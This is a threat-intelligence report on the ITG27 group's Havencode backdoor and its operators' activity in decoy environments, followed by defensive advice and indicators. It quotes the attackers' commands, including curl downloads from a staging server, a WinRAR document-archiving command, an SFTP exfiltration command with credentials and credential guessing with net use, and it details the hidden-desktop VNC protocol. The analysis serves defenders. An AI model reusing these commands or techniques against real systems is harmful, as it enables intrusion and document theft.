


Figure. 7. Proxy visualization

During command and control, Havencode uses the opcode 0x05 to send success/error messages with custom codes to its C2 server.

Havencode's primary capability is VNC access through two closely related server implementations: HVNC and AVNC. HVNC creates a separate desktop hidden from the user and supports direct operator control. AVNC connects to the user's existing desktop and provides visibility without direct input control.

A C2 packet transmitting the HVNC start command (0x28) carries a 4-byte payload. This payload specifies which localhost port the VNC server should be started on. Before starting the server, the operators had already

established a TCP proxy connection to tunnel traffic bidirectionally from the same local port through the backdoor to the C2 server.

To start the server, Havencode XOR's the port with 0x7337, and then hex-encodes the port before adding it as a command line argument to start a new process of itself. For example, the port 12345 would be encoded as:

```
robotaskbaricon.exe -MOD 0E43
```

Before starting the new process, Havencode checks whether it is running with SYSTEM privileges. If so, it will attempt to duplicate the token of an active explorer.exe process and use it to start the VNC server via *CreateProcessAsUserW*.

The AVNC server is started the same way, with a different C2 opcode (0x2B) and command line option (-ROB).

VNC login

If the Havencode executable is started with one of the VNC server command lines, it begins by decoding the port and listening on 127.0.0.1:<port>. It starts a thread to receive new connections, expecting a login request first.

All VNC server communication packets use the following structure:

```
struct VNC_PACKET
{
    BYTE mode; // HVNC=1, AVNC=2
    WORD opcode; // Login request=1
    WORD unknown;
    DWORD payload_size;
    BYTE padding[3];
    BYTE payload[];
}
```

The login request contains a 204-byte payload. Similarly to the backdoor communications, the data is XOR encrypted and prepended with a 4-byte CRC checksum and a 4-byte length. To decrypt it, Havencode generates a static 128-byte key using a custom seed with the *rand()* function.

128-byte key, hex-encoded:

```
50765fe4557ee9c1482ed4cd857ce48e4698ae992202aed09be66f8c05119b73
b4cb9ea8ddf33b9004ad3ed04ff1abd64b628ff7521b4f07a3fc28e6f1183ffe64af
550fd495a053cfb9516b123b3d78146047f05b2cee9e06281577265e60b6c0cd
60079e0e51f58f740d20023935021377bb36f2fa95a0e1ecb6d0a753a895
```

The decrypted data contains a 64-character ASCII string at offset 64, which is used to decrypt the rest of the VNC communications after the login. The key size is still set to 128 bytes, which makes the last 64 bytes zero bytes. Upon success, the VNC client sends back a VNC packet with opcode 0x02 and a payload of 12 zero bytes.

Following the login handshake, the VNC server is ready to receive control commands.

Once again, the commands are comprised of the 12-byte header, specifying the mode and opcode, followed by the encrypted payload data. The server accepts the following commands, though some are not implemented in the AVNC server:

Opcode	Description	AVNC
0x05	Ping	Yes
0x14	Initialize	Yes
0x15	Shutdown frame worker threads	Yes
0x16	Handle input	No
0x18	Set frame height/width values	Yes
0x1A	Frame control options	Yes
0x1B	Clipboard	Yes
0x1C	Start new process	No

Initialization command

The first command after successful login was 0x18, to set values for the dimensions of the captured bitmaps (964x531, default is 960x540). This command was then followed by the initialization command 0x14.

The server begins by checking if a specific desktop already exists. The desktop name is a 16-character hexadecimal string derived from the victim's computer name and username, or "LOCAL_WINDOW_TMPX690A" as a fallback. If it doesn't exist yet, a new desktop with that name is created.

Interestingly, before creating a new desktop, Havencode makes several registry modifications:

- Sets HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\SeparateProcess to run folder windows in a separate process
- Sets HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\DesktopProcess to run the Desktop in a separate process
- Unsets HKCU:\Software\Classes\CLSID\{86ca1aa0-34aa-4e8b-a509-50c905bae2a2}\InprocServer32 to disable the Windows 11 context menu

The first two are likely used to increase the stability of the Windows Explorer during the VNC session. Reverting the Windows 11 context menu back to how it looked in Windows 10 sounds like a convenience feature for VNC operators.

Once the Desktop has been created and switched to, the server starts a new explorer.exe process associated with that desktop. Next, it parses three parameters for the VNC connection from the payload of the initialization command. This includes the frame-rate multiplier, the JPEG compression level (default=80) and the codec used for the captured frames which may be one of three values:

- 1: “JpegFull” (default), implemented via GDI+
- 2: “TileRgb16”
- 3: “TileGray8”

Lastly, the initialization function creates two worker threads. One for capturing frames at regular intervals, and another to compress and transmit them to the connected client. The server maintains a queue of frames, which are sent back in VNC packets with opcode 0x17. The AVNC version of the initialization command performs the same actions; however, it does not create a new desktop but uses the existing one instead.

VNC control commands

The most important HVNC command is the one handling operator input (0x16). It supports dispatching mouse events, keystrokes and launching the following applications in a new process:

- chrome.exe
- msedge.exe
- powershell.exe (via conhost.exe)

Operators may also use the command 0x18 to update the height and width of captured frames. Command 0x1A features even more fine-tuned settings, such as:

- Shutdown frame worker threads
- Resume frame worker threads
- Change JPEG compression level
- Change VNC frame rate
- Change frame image codec

For clipboard access, operators can use the command 0x1B, which enables them to select exfiltrate, write and clear clipboard contents.

Finally, the command 0x1C allows operators to launch an arbitrary process.

Logging

Throughout execution, the VNC server logs important events with custom messages to logfiles hvnc.log and avnc.log respectively.

```
case 3:
    if ( !j_zf_empty_clipboard() )
    {
        memset(v15, 0, 0x400u);
        sub_180160934(v15, "ClipboardClearContent failed");
        Size = zf_get_loglevel(v32, 2);
        v46 = Size;
        v47 = Size;
        v48 = sub_18015F7F0(v33);
        v49 = v48;
        v50 = sub_18016489A(v34, "[", v48);
        v51 = v50;
        v52 = sub_18016398B(v35, v50, "] [");
        v53 = v52;
        v54 = v52;
        v55 = sub_18015C859(v36, v52, v47);
        v56 = v55;
        sub_18016398B(v16, v55, "] [");
        std::string::~wstring(v36);
        std::string::~wstring(v35);
        std::string::~wstring(v34);
        std::string::~wstring(v33);
        std::string::~wstring(v32);
        std::operator==<char>(v16, "hvnc::serv::VncDesktop::OnVncClipboard");
        std::operator==<char>(v16, "] [");
        Size = sub_1801629FF(v37, dword_1804D0248 + 43);
        v46 = Size;
        std::operator==<char>(v16, Size);
        std::string::~wstring(v37);
        std::operator==<char>(v16, "] ");
        std::operator==<char>(v16, v15);
        j_zf_write_log_0(v16);
        std::string::~wstring(v16);
    }
    break;
default:
    memset(v17, 0, 0x400u);
    sub_180160934(v17, "VncClipboardOp unknown: %d", *a2);
```

Figure 8. HVNC

logging in clipboard command function

An example log upon startup would look like this:

```
[2026-07-14 14:08:13.056] [INFO] [hvnc::serv::HvncServer::Listen] [75] Listen on 127.0.0.1:12345
```

Actions on objectives

During the monitored incident, operators ran the Havencode backdoor roughly 36 minutes after the first execution of Claimloader. The operators did not use the right command line format on the first execution but fixed their mistake ten seconds later.




Figure 9. ITG27 operators

downloading and executing Havencode

17 seconds after Havencode connected with the C2 server, the operators started launching VNC servers. Over the course of approximately 5 minutes, they created and terminated multiple HVNC and AVNC servers. From there on, the actors used reverse shell access through Toneshell and VNC access through Havencode in parallel.

Friday Hands-on-Keyboard Detail (times CST)




Figure 10. Incident A - hands-on-keyboard timeline (CST)

The operators opened and browsed several applications for a total time of 83 minutes:

- Google Chrome (41min)
- Mozilla Firefox (1min 29s)
- Mozilla Thunderbird (24min)
- KeePass Password Safe (26s)
- Microsoft VS Code (36s)
- Microsoft Edge (52min)

During this time, the operators downloaded another tool as a ZIP file from the C2 server, containing two files in a subdirectory:

- chrome/CRCClient.dll
- chrome/CreativeCloud.exe

Unfortunately, X-Force was unable to recover these artifacts. They were extracted and the executable launched with the command line argument “chrome”, which spawned another Chrome subprocess. One hypothesis is that the tool may have been used to extract and decrypt credentials stored in the browser.

Shortly after this, the operators attempted to verify credentials and patterns stored in the Chrome browser, but their efforts were unsuccessful.

```
PID: 2144 "C:\Windows\System32\cmd.exe"

PID: 912 whoami

PID: 5660 net use \\127.0.0.1\ipc$ "2024" /u: \
PID: 4384 net use \\127.0.0.1\ipc$ "2025" /u: \
PID: 1436 net use \\127.0.0.1\ipc$ "2026" /u: \
```

Figure 11. Actors testing domain credentials during incident A

The actors returned after the weekend, logging into the Toneshell backdoor on Monday without issuing any noteworthy commands. On Tuesday they logged in and issued a shutdown command, marking the end of the incident:

```
shutdown -r -f -t 0
```

Observations from incident B show the operator's central focus on stealing information in the form of documents. While the first day of activity only had reconnaissance activity, the actors came back on the second day and began deploying two legitimate tools, cURL

(89ec6417600d4f9dd6f67109f46718645dfd9c57100ba0bbc01704884b818218) and WinRAR(823b122deea347dbe2407c1542c1cc6caafca537eb5d1950a4ed7c8a69395dbb):

```
curl -skL "https://app.box[.]com/index.php?rm=box_download_shared_file&shared_name=yeh249e9x5rja9iplxdqixkvmzcc
curl -skL https://creative-daifuku-5699cd.netlify[.]app/curl.exe -C - -o C:\Users\Public\curl.exe
curl -k -f -v -H "Host: google.com" http://194.5.97[.]169:8000/curl.exe -o curl.exe
```

The first attempt to download curl.exe from **creative-daifuku-5699cd.netlify[.]app** failed. The actors then used the same staging server as in incident A to deploy the payload.

Next, they used the WinRAR utility to compress recently modified documents found on the machine into an encrypted archive for exfiltration. The files were selected based on their extensions, and whether their last-modified date was after 2026-05-01. The command searches several drives recursively:

```
C:\Users\Public\Downloads\log.txt a -r -hpPasswordPassword -tk -ta2026-05-01 -x*\AppData\ -n*.doc* -n*.docx* -i
```

Finally, the encrypted archive is exfiltrated to a SFTP server using the downloaded curl.exe binary.

```
curl.exe --retry 99 -k -u "mowvyh:TyruvFd1278!00nV#8*v730" sftp://92.63.180[.]35/pub/ -C - -T C:\Users\Public\5'
```

After exfiltration, the operators issued the same shutdown command as in incident A. Following the reboot, X-Force logged another 13 minutes of domain and system enumeration, without any further significant activity.

Direct observation of two ITG27 campaigns, within controlled environments, detailed the group's follow-on objectives. The group engaged in live reconnaissance, VNC-driven discovery and the exfiltration of fake documents over the course of several days.

ITG27 tailored its post-exploitation activity to each simulated victim environment. In the state-level government agency environment, operators quickly collected and exfiltrated potentially valuable documents. In the electric utility environment, which emphasized grid-related operations, they instead deployed Havencode and browsed the system interactively through VNC.

X-Force assesses ITG27 aligns their activity to support the strategic regional interests of China. Supporting lure material, recent energy developments in India, and the prioritization of material gathering from fake government machines point to a probable motive for the group's recent focus on regional energy interests.

Government, energy and other regionally relevant organizations should strengthen defenses against ITG27 operations by prioritizing phishing controls, DLL sideloading detection, monitoring for the observed reconnaissance sequences and controls on unauthorized outbound traffic. The live operator data in this report gives defenders concrete behaviors to incorporate into detection engineering and threat hunting.

Email & Phishing

- Filter and sandbox all email attachments and embedded URLs, particularly those linking to cloud storage services
- Train staff in government and energy sectors to recognize geopolitically themed spear-phishing lures
- Verify legitimacy of diplomatic correspondence through established channels before opening attachments

Endpoint Protection

- Detect and alert on DLL sideloading behavior, unauthorized Run registry key entries and file writes to non-standard paths such as C:\ProgramData\
- Monitor for callback-based shellcode execution techniques, including use of Windows enumeration APIs such as EnumSystemLocalesA

- Alert on hidden desktop creation, non-standard explorer.exe launches, and registry modifications associated with Havencode VNC activity
- Restrict browser-based credential storage and monitor password manager applications in sensitive environments

Network Defense

- Block known malicious infrastructure: couldinstallup[.]com, 194[.]5[.]97[.]169, 188[.]5[.]97[.]169, 188[.]208[.]141[.]177, 92.63.180[.]35
- Segment OT networks from enterprise IT and restrict unauthorized outbound internet access from grid-related systems

Identity & Access

- Enforce MFA across all remote access points and domain accounts
- Rotate credentials for any accounts potentially exposed to ITG27 activity
- Monitor for rapid sequential authentication failures indicative of credential testing behavior

Detection & Hunt

- Deploy detection rules for ITG27 reconnaissance command sequences: systeminfo, whoami, net group, netstat, tasklist executed in rapid succession
- Scan endpoints for known malicious hashes and presence of MATE%08X.TP, hvnc.log, avnc.log and roboform-x64.dll
- Retain endpoint and network logs for a minimum of 90 days to support retrospective analysis given ITG27's multi-day operational tempo

Strategic Actions

- Integrate ITG27-specific threat intelligence tracking Toneshell, Claimloader, Pubload, and Havencode malware family updates
- Deploy deception technology within sensitive environments to detect lateral movement and collect adversary behavioral intelligence

- Brief senior leadership in energy and government organizations on ITG27 targeting priorities aligned to China-India geopolitical tensions
- Conduct regular red team exercises simulating ITG27 TTPs to validate defensive control effectiveness

Indicator	Indicator Type	Context
ebd533de7ca16daa70093b0b1084fb6136 b6ba091d6ee0e4199762581e1b2e5a	SHA-256	Claimloader
a5571b8fd53c4b6cbc43289ef981f3f9180 21c2145128f796c968be7451e451b	SHA-256	Claimloader
6c8784885506b0fa3b0543be3c5caec1a 4b3c689331d1012847505c61440b2be	SHA-256	Claimloader
b7aa6cda2d08f5f2d9b422446a2abfbf6a 84f35285b139af6a24c020076bb0e0	SHA-256	Toneshell
82facea2edd7b8872b97fd63746375659 d00b40a6a312dcf1f67b445499fb8f8	SHA-256	Toneshell
000531900e119456f18a891d586571002 ea9d642b61f2e7ad2115f559400e2a5	SHA-256	Toneshell
6a3096cf3fee3bd72571fcbe83a32393c 88caf65348a4ecd6a2303fc74abbfd6	SHA-256	Toneshell
couldinstallup[.]com	Domain	C2

fdcvgbb[.]com	Domain	C2
194[.]5[.]97[.]169	IP address	Staging server, Havencode and Toneshell C2 server
https[:]//app.box[.]com/index.php? rm=box_download_shared_ file&shared_name=yeh249e9x5rja9ip lxdqixkvmzcu0xr9&file_id=f_ 2285966718172	URL	Staging URL
https[:]//creative-daifuku- 5699cd[.]netlify[.]app/curl.exe	URL	Staging URL
92[.]63[.]180[.]35	IP address	Exfiltration server
188[.]208[.]141[.]177	IP address	C2
89ec6417600d4f9dd6f67109f46718645 dfd9c57100ba0bbc01704884b818218	SHA256	Legitimate cURL.exe
823b122deea347dbe2407c1542c1cc6c aaafca537eb5d1950a4ed7c8a69395dbb	SHA256	Legitimate WinRAR utility
a1383f905eb9a69762b46ed879a31959 fcb83daf9d21d90e80223df88f9105ae	SHA256	Havencode backdoor

IBM X-Force Premier Threat Intelligence is now integrated with OpenCTI by Filigran, delivering actionable threat intelligence about this threat activity and more. Access insights on threat actors, malware and industry risks.

Install the [X-Force OpenCTI Connector](#) to enhance detection and response, strengthening your cybersecurity with IBM X-Force's expertise. [Get a 30-Day X-Force Premier Threat Intelligence trial today.](#)

Source: <https://www.ibm.com/think/x-force/trapping-a-mustang-panda>